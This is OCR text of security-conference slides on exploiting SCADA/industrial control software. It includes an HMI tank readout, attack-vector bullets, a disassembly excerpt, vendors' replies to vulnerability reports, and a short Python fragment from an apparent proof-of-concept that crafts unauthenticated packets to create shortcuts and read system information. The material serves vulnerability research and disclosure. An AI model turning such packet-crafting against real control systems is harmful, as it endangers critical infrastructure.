
Exploiting SCADA Systems


Jeremy Brown
Vulnerability Research Engineer
@ Tenable


3G
9:42 AM
Tags
GENERAL
Main Run/Stop Switch
Main Process Start/Stop
ON
WATER TANK
Tank Level (L)
Water Tank Current Level
388.712
Output Flow (L/s)
Current Output Flow from Tank
13.448
High Level Set Point (L)
Level at which pumps stop
902.499
Mid Level Set Point (L)
Level at which pump 1 stops
400.89
Low Level Set Point (L)
Level at which pumps start
106.344
VALVE 1
Limit Switch
Valve 1 Completely Open
OPEN
Limit Switch
Valve 1 Completely Closed
OFF


Attack Vectors via Software Vulnerabilities

Client-side attacks from web browsers, e-mail, and malicious servers

Server-side attacks from the internet or internal network


So.. whats wrong?

Security has been implemented as an add-on instead of being build around the product from the ground up




http://www.matrikonopc.com/products/opc-data-management/opc-tunneller.aspx

Systems are typically installed for long term, and software upgrades may require new hardware

Something somewhere is connected to something that is connected to the Internet


No authentication?


mov ecx, [ebp+var_20]
movzx edx, ds:byte_10012304[ecx]
jmp ds:off_100122CC[edx*4] ; switch jump
loc_1001219D: ; jumptable 10012107 case 5
mov ecx, [ebp+var_18]
call sub_10012440
mov eax, [ebp+var_18]
mov dword ptr [eax+6ACh], 0
jmp loc_10012279
loc_100121B7: ; jumptable 10012107 case 6
call unknown_libname_11
mov ecx, [ebp+var_4]
mov [eax+0D4h], ecx
mov ecx, [ebp+var_18]
call sub_10016C40
mov edx, [ebp+var_18]
mov dword ptr [edx+6ACh], 0
jmp loc_10012279
loc_100121DF: ; jumptable 10012107 case 7
mov ecx, [ebp+var_18]
call sub_10015500
mov eax, [ebp+var_18]
mov dword ptr [eax+6ACh], 0
jmp loc_10012279

What would you like to do?

```
71  if(func==5):
72      print "Crafting a packet to create a desktop shortcut with the name (also appended to the link path) \"%s\"..."%data
73      pkt=hdr+"5"+"B"+data+"\x00"*(66-len(data))
74
75  if(func==6):
76      print "Crafting a packet to retrieve drive information..."
77      pkt=hdr+"6"+"\x01"
78
79  if(func==7):
80      print "Crafting a packet to retrieve os service pack..."
81      pkt=hdr+"7"+"\x00"
```

Vendors are not always
“receptive” to vulnerability reports

Favorite Quotes

“I'm not sure what this perl script is trying to do?”

“If the CSV file is edited manually then it may not parse correctly when it gets loaded.”

“From what I can see there is no security vulnerability in our product, if the CSV file is invalid then the application will not run correctly.”

“Hi Jeremy, thanks but please don't waste my time.”

“That sounds like a threat Jeremy, are you expecting me to pay you something?”

Possible “Security Unaware” Vendor Responses

Its Q&A time ladies and gentlemen!

I found several security vulnerabilities in your products.....information.....

.....time passes.....

What are your plans regarding a

“Product A isn't accessible from the Internet, so it's not vulnerable to attacks.”

So if someone owns a workstation on the same subnet with an IE exploit, how vulnerable do you consider it now?

“As long as you don't open untrusted files with Product AB, then the exploits can't harm the system.”

“Do you really want to risk the organization's security by trusting that someone won't open a file that could be found on the web, emailed, or dropped in a trusted location?”

“Product ABC uses a complex, proprietary protocol to which it's documentation is only circulated internally.”

What is to stop someone from using a packet sniffer and disassembler to analyze the protocol, figure out how it works, and spend some time researching how to exploit it?

